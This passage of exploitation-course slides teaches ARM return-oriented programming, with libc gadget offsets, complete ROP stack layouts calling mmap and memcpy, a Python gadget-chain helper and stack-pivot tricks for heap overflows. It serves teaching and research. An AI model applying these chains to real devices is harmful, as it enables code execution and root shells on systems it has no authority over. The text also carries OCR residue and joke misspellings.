libc + 0x000a82d2	LDMIA.W R3, {R0, R1, R2, R3} STMIA.W R4, {R0, R1, R2, R3} B.N 0xA82A4 0xA82A4: MOV R0, R5 POP {R4, R5} BX LR
libc + 0x000a82d4	STMIA.W R4, {R0, R1, R2, R3} B.N 0xA82A4 0xA82A4: MOV R0, R5 POP {R4, R5} BX LR

ROP: Moving R6 to R1, without changing R0

- After searching and searching, we find the following gadgets…

Location	Gadget
libc + 0x0001bd4c	MOV R0, R6 POP {R4, R5, R6, PC}

libc + 0x00035d1e	LDR LR, [SP], #4
	ADD SP, #12
	BX LR

libc + 0x0004c9cc	POP {R4, PC}
libc + 0x000b31c8	POP {R3, PC}
libc + 0x0001f39c	POP {PC}
libc + 0x000a6a40	MOV R3, R0; BX LR

ROP: Moving R6 to R1, without changing R0

- **Step 1:** Load a good return address into LR
- **Step 2:** Load a fixed memory address ALPHA+8 into R4
- **Step 3:** Load a good return address (POP {PC}) into LR
- **Step 4:** Save R0 (mmap'd address) o the address at R4
- **Step 5:** Load a fixed memory address ALPHA into R3
- **Step 6:** Load a fixed memory address ALPHA into R4
- **Step 7:** Load/save R2 from the address at R3/R4 (effectively moving the old mmap'd address into R2)
- **Step 8:** Move R6 into R0
- **Step 9:** Load a fixed memory address ALPHA+4 into R4
- **Step 10:** Save R0 into the address at R4
- **Step 11:** Load a fixed memory address ALPHA into R3
- **Step 12:** Load a fixed memory address ALPHA into R4
- **Step 13:** Load/save R1 and R3 from the address at R3/R4
- **Step 14:** Move R3 into R0

...later that day...after much toil...

Xipiter

(Some time later)

```
400b08dd - pop {r0-r3,r12,lr}; ...
00000000
00001000
00000007
00000022
400abec0 - mmap()
400af78b - add sp, #12; pop {pc}
ffffffff
00000000
00000000
40054d1f - ldr lr, [sp], #4; ...
4003e39d - pop {pc}
41414141
41414141
41414141
4006b9cd - pop {r4, pc}
40100530
400c72d5 - stmia r4, ...
40100528
deadbeef
400d21c9 - pop {r3, pc}
40100528
400c72d3 - ldmia r3, ...
deadbeef
```

```
deadbeef
4003ad4d - mov r0, r6; pop ...
4010052c
deafbeef
deadbeef
40054d1f - ldr lr, [sp], #4; ...
4003e39d - pop {pc}
41414141
41414141
41414141
400c72d5 - stmia r4, ...
40100528
deadbeef
400d21c9 - pop {r3, pc}
40100528
400c72d3 - ldmia r3, ...
deadbeef
deadbeef
400c5a41 - mov r0, r3; pop {pc}
4005e033 - pop {r2, pc}
00000100
40075750 - memcpy()
400874bd - bx r0
```

Uhhhh.......this is hard.

- This is getting a little complicated
- Manually stitching together “gadgets” onto the stack is error-prone and confusing
- Is there a better way?

exploit_help.py

- Python classes to make it easier to construct return-oriented programs
- 35+ ARM Linux Gadgets
  - Loading General Purpose Registers
  - Calling from registers
  - All the gadgets you need to call virtually any function with any number of arguments.
  - Students use this to build write the payloads that defeat ASLR, NX, for a full connect-back rootshell (on the last day)

exploit_help.py: Example

- NEXT_GADGET

```
gc = GadgetChain([
    LOAD_AND_BRANCH_TO_LR(junk = 'A'*12),
    RET(),
    LOAD_R4(r4 = 0x40020800),
    SAVE_SCRATCH_REGS(r4 = 0xdeadbeef, r5 = 0xdeadbeef),
    NEXT_GADGET(),
    WORD(0x40020800)
])
exploit = exploit + gc.pack()
```

ROP on ARM Magic: “Misaligned Instructions”

- Why don’t we have “POP {R0, PC}”?
- Because NOWHERE in the entire libc binary does this instruction sequence exist. So we had to settle for “POP {R0, R2, PC}”
- But, take a look at the address of our POP {R0, R2, PC} gadget in IDA Pro…

ARM has many instruction modes

- Recent ARM processors (e.g., ARMv7) support a number of instruction modes.
- Like most RISC architectures, ARM instructions are fixed width and must be properly aligned.
- Mode determined by the high bit of the instruction being executed. (TFlags $cpsr.t)
- This means "on the fly" mode switching! Hmm!

ARM Mode

- 32-bit instruction fixed-width and alignment
- Generally the most “featureful” of instruction modes
- Transitioned into by executing the following instructions that load the PC with the instruction set selection bit (the low order bit) cleared: BX, BLX, LDR, or LDM. As ofARMv7 this also includes: ADC, ADD, AND, ASR, BIC, EOR, LSL, LSR, MOV, MVN, ORR, ROR, RRX, RSB, RSC, SBC, or SUB.

THUMB Mode

- 16-bit instruction fixed-width and alignment
- Slightly less functionality than ARM mode instructions (e.g., many 16-bit instructions can only access R0-R7)
- THUMB-2, introduced in 2003, allows for 32-bit instructions aligned on 16-bits and greater functionality when in THUMB mode
- Transitioned into by executing the following instructions that load the PC with the instruction set selection bit (the low order bit) set: BX, BLX, LDR, or LDM (aka POP). As ofARMv7 this also includes: ADC, ADD, AND, ASR, BIC, EOR, LSL, LSR, MOV, MVN, ORR, ROR, RRX, RSB, RSC, SBC, or SUB.

ThumbEE Mode

- Similar to THUMB mode, but contains various extensions to support run-time generated code (JIT code)
- Transitioned into or out of via the ENTERX and LEAVEX instructions

Jazelle Mode

- Allows for native execution of Java bytecode
- Transitioned into via the BXJ instruction

ROP on ARM Magic: “Misaligned Instructions”

```
.text:00038502
.text:00038502                   loc_38502                                ; CODE XREF: _IO_vfscanf+41B6↓j
.text:00038502 230 1E 70                          STRB        R6, [R3] ; Store to Memory
.text:00038504 230 4F F0 00 0A                    MOV.W       R10, #0 ; Rd = Op2
.text:00038508 230 D7 F8 80 90                    LDR.W       R9, [R7,#var_s80] ; Load from Memory
.text:0003850C 230 FD F7 05 BD                    B.W         loc_35F1A ; Branch
.text:00038510                   ; ---------------------------------------------------------------------------
.text:00038510
.text:00038510                   loc_38510                                ; CODE XREF: _IO_vfscanf+1A0C↑j
.text:00038510 230 4F EA 49 03                    MOV.W       R3, R9,LSL#1 ; Rd = Op2
.text:00038514 230 B3 F5 80 7F                    CMP.W       R3, #0x100 ; Set cond. codes on Op1 - Op2
.text:00038518 230 38 BF                          IT CC                   ; If Then
.text:0003851A 230 4F F4 80 73                    MOVCC.W     R3, #0x100 ; Rd = Op2
```

- I don’t see a POP {R0, R2, PC} there at all
- But wait a minute…

ROP on ARM Magic: "Misaligned Instructions"

```
.text:00038502                      loc_38502                           ; CODE XREF: _IO_vfscanf+41B6↓j
.text:00038502 230 1E 70                        STRB        R6, [R3] ; Store to Memory
.text:00038504 230 4F F0 00 0A                  MOV.W       R10, #0 ; Rd = Op2
.text:00038508 230 D7 F8 80 90                  LDR.W       R9, [R7,#var_s80] ; Load from Memory
.text:00038508                      ; ---------------------------------------------------------------
.text:0003850C 230 FD                           DCB 0xFD ; ²
.text:0003850D 230 F7                           DCB 0xF7 ; ■
.text:0003850E 230 05                           DCB   5
.text:0003850F 230 BD                           DCB 0xBD ; +
.text:00038510                      ; ---------------------------------------------------------------
.text:00038510
.text:00038510                      loc_38510                           ; CODE XREF: _IO_vfscanf+1A0C↑j
.text:00038510 230 4F EA 49 03                  MOV.W       R3, R9,LSL#1 ; Rd = Op2
.text:00038514 230 B3 F5 80 7F                  CMP.W       R3, #0x100 ; Set cond. codes on Op1 - Op2
.text:00038518 230 38 BF                        IT CC                  ; If Then
.text:0003851A 230 4F F4 80 73                  MOVCC.W     R3, #0x100 ; Rd = Op2
```

- If we undefine the instruction at 3850C we see the bytes FD F7 05 BD
- What's "05 BD" in THUMB?

ROP on ARM Magic: "Misaligned Instructions"

```
.text:00038502
.text:00038502                          loc_38502                       ; CODE XREF: _IO_vfscanf+41B6↓j
.text:00038502 230 1E 70                        STRB            R6, [R3] ; Store to Memory
.text:00038504 230 4F F0 00 0A                  MOV.W           R10, #0 ; Rd = Op2
.text:00038508 230 D7 F8 80 90                  LDR.W           R9, [R7,#var_s80] ; Load from Memory
.text:00038508                          ; ---------------------------------------------------------------
.text:0003850C 230 FD                           DCB 0xFD ; ²
.text:0003850D 230 F7                           DCB 0xF7 ; ▒
.text:0003850E                          ; ---------------------------------------------------------------
.text:0003850E 230 05 BD                        POP             {R0,R2,PC} ; Pop registers
.text:00038510                          ; ---------------------------------------------------------------
.text:00038510
.text:00038510                          loc_38510                       ; CODE XREF: _IO_vfscanf+1A0C↑j
.text:00038510 230 4F EA 49 03                  MOV.W           R3, R9,LSL#1 ; Rd = Op2
.text:00038514 230 B3 F5 80 7F                  CMP.W           R3, #0x100 ; Set cond. codes on Op1 - Op2
```

- Wow, it's POP {R0, R2, PC}!
- This is common in ROP, taking advantage of addressing offsets to create "unintended" opcode sequences

Some ROP Tricks we teach: #1

- Goal: Read or write from scratch space
- Problem: We don’t know what address to use for reads/writes of memory.
- Solution: Just use a bukakheap’d address, or use the .data/.bss section of libc.
  - Specifically, the .bss section of libc ends at offset 0xe1528 from the start of the binary
  - But pages must be allocated as multiples of the PAGE_SIZE (4096)
  - Meaning 0xe1528 – 0xe2000 is perfect “scratch space” as it is unused by libc

Some ROP Tricks we teach: #2

- Goal: Move the value in R2 into R1 (or R3 into R2 or R1 into R3, etc.)
- Problem: There are no gadgets to move values in volatile registers to each other.

Some ROP Tricks we teach: #2

Gadget Chain	Stack Layout
LOAD_R4: POP {R4, PC}	
	Scratch Address -> R4
	SAVE_SCRATCH_REGS_BOUNCE -> PC
SAVE_SCRATCH_REGS: STMIA R4…	
	Scratch Address – 4 -> R4
	deadbeef -> R5
	LOAD_R3 -> PC
LOAD_R3: POP {R3, PC}	
	Scratch Address – 4 -> R3
	RESTORE_SCRATCH_REGS -> PC
RESTORE_SCRATCH_REGS: LDMIA R3…	
	deadbeef -> R4
	deadbeef -> R5
	Address of next gadget

- Solution:
  - Use staggered scratch address to write (for example) R2
  - And then read from that address minus 4, thereby transferring the value to R1

Some ROP Tricks we teach: #3

- Goal: We want to write an ASCII string (or other data structure that is not merely 4 32-bit words) to somewhere in memory
- Problem: The gadget to write to memory (SAVE_SCRATCH_REGS) only works with 32-bit register values

Some ROP Tricks we teach: #3

- Goal: We want to write an ASCII string (or other data structure that is not merely 4 32-bit words) to somewhere in memory
- Problem: The gadget to write to memory (SAVE_SCRATCH_REGS) only works with 32-bit register values
- Solution: Just use SAVE_SCRATCH_REGS in exploit_help.py

Some ROP Tricks we teach: #3

H	E	L	L	O		W	O	R	L	D	!	\n			
48	45	4C	4C	4F	20	57	4F	52	4C	44	21	0A	00	00	00
4C4C4548				4F57204F				21444C52				0000000A			
R0				**R1**				**R2**				**R3**			

- Just visualize the data structure or string as individual byte values
- Convert those byte values to 32-bit numbers (remember, because of little-endian encoding you have to do byteswapping when representing them as numbers)
- Put the first 4 bytes into R0, as a little-endian number
- The second 4 bytes into R1, as a little-endian number
- Etc.

Some More Interesting Bits from our Course:

ROP and Stack Overflows

- ROP – Return Oriented Programming
  - Sequence of gadgets placed on the stack
  - Takes advantage of existing opcode sequences to bypass XN or similar technology to prevent execution of stack/heap data
  - Obviously applicable in stack overflows
    - Overflow call stack with data
    - Overwrite “Saved LR” with address of your first gadget
    - Call stack contains a chain of gadgets that can be returned to, one after the other, because it was placed there by the overflow

ROP and Heap Overflows

- ROP – Return Oriented Programming
  - Obviously applicable in heap overflows?
    - Use WWW, WMW, vtable overwrite, etc. to execute your first gadget
    - Call stack contains ... a chain of gadgets?
      - No, it won't obviously, we are exploiting a heap overflow
      - Our chain of gadgets or ROP is on the heap somewhere
      - We have no control of the call stack at all!!

ROP and Heap Overflows

- ROP – Return Oriented Programming
  - Obviously applicable in heap overflows?
    - Use WWW, WMW, vtable overwrite, etc. to execute your first gadget
    - Call stack contains ... a chain of gadgets?
      - No, it won't obviously, we are exploiting a heap overflow
      - Our chain of gadgets or ROP is on the heap somewhere
      - We have no control of the call stack at all

What if there's nothing on the stack?


THE ANSWER: PIEVUTS!

What if there's nothing on the stack?

- If there is data we control on the stack we can execute ROP with a heap overflow
- What if there really is nothing on the stack?
  - Maybe we could copy data from the stack to the heap
    - For example, our bouncepoint is a gadget that copies data from R2 onto SP and then returns
    - Doable, but consider your experience with gadgets. To do something as simple as this usually requires several gadgets on the stack, and we only control one function pointer
  - Maybe we could move the address of the heap into SP and return. That is, we have to "flip" the heap into becoming the call stack
    - Back when ROP was not a publicized technique, this was called "writing an exploit"
    - Now we have a special name for it and it is called "pievutting"


ROP and Heap Overflows (when nothing's on the stack)

`vuln` calls `oobj->virtual_function`



ROP and Heap Overflows (when nothing's on the stack)

`vuln` calls some magical bouncepoint… and then we PWN?



Not so fast…

- AWESOME! So we can easily PWN heap overflows now!
- But…
  - You are probably never going to find MOV SP, R0 in compiled code
  - Think about it, how often does a compiler move a register into SP?
    - Adding and subtracting to SP occurs all the time…
    - … only time you'd move a value into SP is to restore SP from a stack frame register
    - gcc (at least) almost always uses R7 for the frame register
    - Unlikely that a volatile register like R0 would ever be used for this purpose
  - What about "mis-aligned" instruction sequences?
    - Could definitely get us the MOV SP, R0
    - But, not in the libc.so binary on your QEMU VM's…

Flipping R7?

- R7 as frame register?
  - –libc + 0x0004C652
    - `MOV SP, R7; POP {R4, R5, R6, R7, R8, R9, R10, PC}`
  - –Restores SP from the "frame register" in R7
  - –But what if the function we've exploited doesn't have a frame register?
  - –If it happened to store "our data" in R7, we could use this as our "pievut"

Flipping R7?

- Flipping R7 into SP
  - Nice, if R7 happens to point to some data we control
  - But think about it. There are FIFTEEN registers on ARM. What is the likelihood R7 points to our data?
  - We'd rather be able to use R0 as our pivot because R0 will always point to data we control (at least for vtable overwrites)

Flipping R0?

- So we scan through libc looking for "pievuts" and we eventually luck into…
  - libc + 0004f94c

```
.text:0004F944 020 E0 1B          SUBS     R0, R4, R7 ; Rd = Op1 - Op2
.text:0004F946 020 01 23          MOVS     R3, #1   ; Rd = Op2
.text:0004F948 020 41 46          MOV      R1, R8   ; Rd = Op2
.text:0004F94A 020 32 46          MOV      R2, R6   ; Rd = Op2
.text:0004F94C 020 40 F0 30 E9    BLX      mremap   ; Branch with Link and Exchange (immediat
.text:0004F950 020 00 24          MOVS     R4, #0   ; Rd = Op2
.text:0004F952 020 B0 F1 FF 3F    CMP.W    R0, #0xFFFFFFFF ; Set cond. codes on Op1 - Op2
.text:0004F956 020 05 46          MOV      R5, R0   ; Rd = Op2
.text:0004F958 020 CF D0          BEQ      loc_4F8FA ; Branch
.text:0004F95A 020 C4 19          ADDS     R4, R0, R7 ; Rd = Op1 + Op2
```

- Wait what???

Flipping R0?

- Let's see what happens if the processor executed that instruction in ARM mode instead of THUMB…

```
.text:0004F944
.text:0004F944                          loc_4F944                               ; CODE XREF: sub_4F8C0+38↑j
.text:0004F944 020 E0 1B                          SUBS            R0, R4, R7 ; Rd = Op1 - Op2
.text:0004F946 020 01 23                          MOVS            R3, #1   ; Rd = Op2
.text:0004F948 020 41 46                          MOV             R1, R8   ; Rd = Op2
.text:0004F94A 020 32 46                          MOV             R2, R6   ; Rd = Op2
.text:0004F94C                                    CODE32
.text:0004F94C 020 40 F0 30 E9                    LDMDB           R0!, {R6,R12-PC} ; Load Block from Memory
.text:0004F950                          ; ---------------------------------------------------------------
.text:0004F950                                    CODE16
.text:0004F950 020 00 24                          MOVS            R4, #0   ; Rd = Op2
.text:0004F952 020 B0 F1 FF 3F                    CMP.W           R0, #0xFFFFFFFF ; Set cond. codes on Op1 - Op2
.text:0004F956 020 05 46                          MOV             R5, R0   ; Rd = Op2
.text:0004F958 020 CF D0                          BEQ             loc_4F8FA ; Branch
.text:0004F95A 020 C4 19                          ADDS            R4, R0, R7 ; Rd = Op1 + Op2
```

Flipping R0?

- Let's spell LDMDB R0!, {R6,R12-PC} out
- It means:
  - LDMDB R0!, {R6,R12,R13,R14,PC}
  - LDMDB R0!, {R6,R12,SP,LR,PC}
- Thank goodness for ARM/THUMB mode switching!

Flipping R0?

- What does LDMDB R0!, {R6,R12–PC} do?
  - LDMDB – Load Multiple Decrement Before
  - R0 will be subtracted by 0x14 first and then registers are loaded
    - R6 loaded from original R0–0x14
    - R12 loaded from original R0–0x10
    - SP loaded from original R0–0x0C
    - LR loaded from original R0–0x08
    - PC loaded from original R0–0x04

Flipping R0?

But what do we put in to SP?

What address to use?

Flipping R0?

But what do we put in to SP?
What address to use?

USE BUKAKHEAP!!!

ARM Exploitation meets Hardware Exploitation

New Sh*t

(*DJ Clue voice*)

Xipiter

XIPITER

